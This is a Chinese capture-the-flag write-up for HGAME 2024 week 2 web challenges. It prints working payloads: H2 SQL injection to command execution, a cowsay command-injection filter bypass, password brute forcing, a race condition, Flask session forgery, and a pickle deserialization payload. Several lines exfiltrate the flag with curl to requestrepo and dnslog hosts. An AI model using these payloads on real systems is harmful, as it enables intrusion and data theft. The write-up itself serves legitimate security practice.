hgame2024 week2 By:247533

今年的题目质量很高啊

web

search4member

h2base的sql注入rce 分类应该是叠注

参考了[Spring Boot Actuator H2 RCE漏洞复现 | CN-SEC 中文网]


先打本地 可以正常解析sql 再远程远程500是正常现象 因为最后一部分sql语句有问题

使用yakit发的包

```
GET /?keyword={{urlescape(a%'; CREATE ALIAS SHELL AS 'String shellexec(String
cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream());  if
(s.hasNext()) {return s.next();} throw new IllegalArgumentException();}';')}}
HTTP/1.1
Host: 106.14.57.14:32734
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip, deflate, br
sec-ch-ua: "Not A(Brand";v="99", "Google Chrome";v="121", "Chromium";v="121"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
GET /?keyword={{urlescape(a%';CALL SHELL('bash -c
{echo,Y3VybCBgY2F0IC9mbGFnYC41cWIzYTE0Ni5yZXF1ZXN0cmVwby5jb20=}|{base64,-d}|
{bash,-i}');')}} HTTP/1.1
Host: 106.14.57.14:32734
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/121.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
Sec-Fetch-Dest: document
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip, deflate, br
sec-ch-ua: "Not A(Brand";v="99", "Google Chrome";v="121", "Chromium";v="121"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

这里命令为啥这么写呢 可以看看第一个payload本质是java执行 所以需要包装一下 使用dnslog外带




Request Details

Request Type	DNS
Hostname	hgame2504a2eb0c450f9984c6899b4a4b99ab60596370.5qb3a146.requestrepo.com.
Sender	47.117.220.98:61580
Country	🟥 CN (IP Geolocation by DB-IP)
Date	2024/2/9 15:55:23
Type	A

What the cow say?

fuzz 发现*没过滤 看见app.py




请求	卜	延迟(ms)	Payloads
6		2424	*
11		2725	"
24		6223	(
30		5029	`
8		2625	'
10		2629	)
31		4330	~
16		4029	<

```
        </form>


            <pre class="output">
&lt; app.py static templates &gt;
```

远端地址:106.14.57.14:311
应时间:2424ms; 总耗时:25
URL:http://106.14.57.14:31

```
`c''at ap""*`
```



```
 __________________________________________
/ from flask import Flask,                  \
| render_template, request, redirect,       |
| url_for import subprocess app =           |
| Flask(__name__) @app.route('/',           |
| methods=['GET', 'POST']) def index():     |
| result = None if request.method ==         |
| 'POST': user_input =                      |
| request.form['user_input'] result =       |
| run_cowsay(user_input) return             |
| render_template('index.html',             |
| result=result) @app.route('/post',        |
| methods=['POST']) def post(): if          |
| request.method == 'POST': user_input =    |
| request.form['user_input'] result =       |
| run_cowsay(user_input) return             |
| render_template('index.html',             |
| result=result) def run_cowsay(text):      |
| try: if (waf(text)): cmd_output =         |
| subprocess.check_output('cowsay ' +       |
| text, text=True,                          |
| stderr=subprocess.STDOUT, shell=True)     |
| return cmd_output.strip() else:           |
| cmd_output =                              |
| subprocess.check_output('cowsay Waf!',    |
| text=True, stderr=subprocess.STDOUT,      |
| shell=True) return cmd_output.strip()     |
| except subprocess.CalledProcessError as   |
| e: return run_cowsay("ERROR!") def        |
| waf(string): blacklist = ['echo',         |
| 'cat', 'tee', ';', '|', '&', '<',         |
| '>','\\','flag'] for black in             |
| blacklist: if (black in string): return   |
| False return True if __name__ ==          |
\ '__main__': app.run("0.0.0.0", port=80)   /
 -------------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

```
`c''at /f*`
```


```
cat: /flag_is_here: Is a directory
 __
<  >
 --
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

```
`c''at /fl""ag_is_here/*`
```

```
 ________________________________________
/ hgame{C0wsay_be_c4re_aB0ut_ComMand_Inje \
\ cti0n}                                  /
 ----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Select More Courses

弱密码爆破



强制 HTTPS ○
国密TLS ○
真实Host 请输入...
设置代理 请输入...
+ 配置代理认证
禁用系统代理 ○
请求包配置 重置
Fuzztag 辅助 + 插入 yak.fuzz 语法
渲染 Fuzz 关闭 [✓ 标准] 兼容
强制同步渲染 ○
不修复长度 ○
超时时长 30
并发配置 重置
重复发包 0
一般用来测试条件竞争或者大并发的情况
并发线程 20
随机延迟 Min 0 s Max 0 s

强制 HTTPS □


```
POST /api/auth/login HTTP/1.1
Host: 106.14.57.14:32234
Content-Type: application/json
Referer: http://106.14.57.14:32234/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Accept: */*
Origin: http://106.14.57.14:32234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Cookie: session=MTcwNzMwODc5OHxEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaH1NREJ0fCeFhTFBBul24dwppxUgJhAmmXTIYhDktNkIwQEXwGdP
Content-Length: 40

{"username":"ma5hr00m","password":"{{payload(top1000)}}"}
```

请求	Method	状态	响应大小	延迟(m
672	POST	200	30	63
1	POST	401	28	60
2	POST	401	28	60
3	POST	401	28	64
4	POST	401	28	66
5	POST	401	28	67
6	POST	401	28	68
7	POST	401	28	96

```
Referer: http://106.14.57.14:32234/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Accept: */*
Origin: http://106.14.57.14:32234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Cookie: session=MTcwNzMwODc5OHxEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUV
ZEhKcGJtY01DZ0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaH
REJ0fCeFhTFBBul24dwppxUgJhAmmXTIYhDktNkIwQEXwGdP
Content-Length: 40

{"username":"ma5hr00m","password":"qwert123"}
```

远端地址:106.14.57.14:32234;
响应时间:63ms; 总耗时:125ms;
http://106.14.57.14:32234/api/

条件竞争



强制 HTTPS ○
国密TLS ○
真实Host 请输入...
设置代理 请输入...
+ 配置代理认证
禁用系统代理 ○

请求包配置 重置
Fuzztag 辅助 + 插入 yak.fuzz 语法
渲染 Fuzz 关闭 [✓ 标准] 兼容
强制同步渲染 ○
不修复长度 ○
超时时长 30

并发配置 重置
重复发包 100
一般用来测试条件竞争或者大并发的情况
并发线程 100
随机延迟 Min 0 s Max 0 s

强制 HTTPS □

Request


```
POST /api/expand HTTP/1.1
Host: 106.14.57.14:32234
Content-Type: application/json
Accept-Encoding: gzip, deflate
Cookie: session=MTcwNzMwODc5OHxEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fCeFhTFBBu124dwppxUgJhAmmXTIYhDktNkIwQEXwGdP
Origin: http://106.14.57.14:32234
Referer: http://106.14.57.14:32234/expand
Accept: */*
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Content-Length auto : 23

{"username":"ma5hr00m"}
```

Responses 成功[100] 失败[0]

请求	Method	状态	响应大小	延迟(ms
1	POST	200	53	235
2	POST	200	53	236
11	POST	200	53	238
12	POST	200	53	241
13	POST	200	53	238
14	POST	200	53	433
15	POST	200	53	488
16	POST	200	53	490

```
HTTP/1.1 200 OK
Content-Type: application/json; charse
Date: Wed, 07 Feb 2024 12:30:22 GMT
Content-Length: 53

{"message":"绩点未达到选课扩学分要求！"}
```

远端地址:106.14.57.14:32234; 响应时间:1796ms; 总耗时:1889ms; URL:http://106.14.57.14:32234/api/...



106.14.57.14:32234 显示

谢谢啦！这是给你的礼物：
hgame{5ak_p45sW0rD_&_r4Ce_c0nDiT10n}

确定

帮阿菇选到“创

2023-2024 学年 2 学期 第2轮 **本学期选课要求**总学分最低 16 最高 38 已选 38

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 已选

myflask


```
#!/usr/bin/env python3
""" Flask Session Cookie Decoder/Encoder """
__author__ = 'Wilson Sumanang, Alexandre ZANNI'

# standard imports
import sys
import zlib
from itsdangerous import base64_decode
import ast
from datetime import datetime

# Abstract Base Classes (PEP 3119)
if sys.version_info[0] < 3: # < 3.0
    raise Exception('Must be using at least Python 3')
elif sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    from abc import ABCMeta, abstractmethod
else: # > 3.4
    from abc import ABC, abstractmethod

# Lib for argument parsing
```

```
import argparse

# external Imports
from flask.sessions import SecureCookieSessionInterface

class MockApp(object):

    def __init__(self, secret_key):
        self.secret_key = secret_key


if sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    class FSCM(metaclass=ABCMeta):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure =
dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e


        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie  """
            try:
                if(secret_key==None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
                else:
                    app = MockApp(secret_key)

                    si = SecureCookieSessionInterface()
                    s = si.get_signing_serializer(app)

                    return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e
else: # > 3.4
    class FSCM(ABC):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure =
dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e


        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie  """
            try:
                if(secret_key==None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
                else:
                    app = MockApp(secret_key)

                    si = SecureCookieSessionInterface()
                    s = si.get_signing_serializer(app)

                    return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e


if __name__ == "__main__":
    cookie_value =
"eyJ1c2VybmFtZSI6Imd1ZXN0In0.ZcIG5g.QJz863nZAFlTY_e5gp71CugPtF0"
    # for i in range(60):
    #     _time = datetime(2020, 4, 1, 18, 15, i) #除了时分秒随便写 时分秒根据你开靶机
的时间写
    #     secret_key = _time.strftime('%H%M%S')
    #     print(FSCM.decode(cookie_value,secret_key),secret_key)
    secret_key = "181547"
    a = "{'username': 'admin'}"
    print(FSCM.encode(secret_key,a))
```

伪造session


```
import base64
data=b'''(cos
system
S'bash -c "curl `cat /flag`.4nh0xm.dnslog.cn"'
o.'''
print(base64.b64encode(data))
```

反序列化



```
POST /flag HTTP/1.1
Host: 106.14.57.14:31412
Cache-Control: no-cache
Referer: http://106.14.57.14:31412/flag
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.ZcIX1Q.rX4rm8oAQyVAiW5AM-MdOB2dz-w
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Pragma: no-cache
Origin: http://106.14.57.14:31412
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Length auto: 108

pickle_data=KGNvcwpzeXN0ZW0KUydiYXNoIC1jICJjdXJsIGBjYXQgL2ZsYWdgLjRuaDB4bS5kbnNsb2cuY24iJwpvLg==
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.0.1 Python/3.11.7
Date: Tue, 06 Feb 2024 11:47:59 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 13051

<!doctype html>
<html lang=en>
  <head>
    <title>TypeError: The view function did not return a va
    return type must be a string, dict, list, tuple with he
    Response instance, or WSGI callable, but it was a int.
 // Werkzeug Debugger</title>
    <link rel="stylesheet" href="?__debugger__=yes&amp;cmd=
    css">
    <link rel="shortcut icon"
        href="?__debugger__=yes&amp;cmd=resource&amp;f=cons
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=d
    <script>
      var CONSOLE_MODE = false,
```



4nh0xm.dnslog.cn

DNS Query Record	IP Address	Created Time
hgamed49123ae0c608fd1351319d9318bfd972b2a5757.4nh0xm.dnslog.cn	47.117.220.98	2024-02-06 19:47:53

梅开二度

很好很好很好

这个ssti本质是因为传参将整个对象传过来类似于将python的response整个传进来 所以能搞

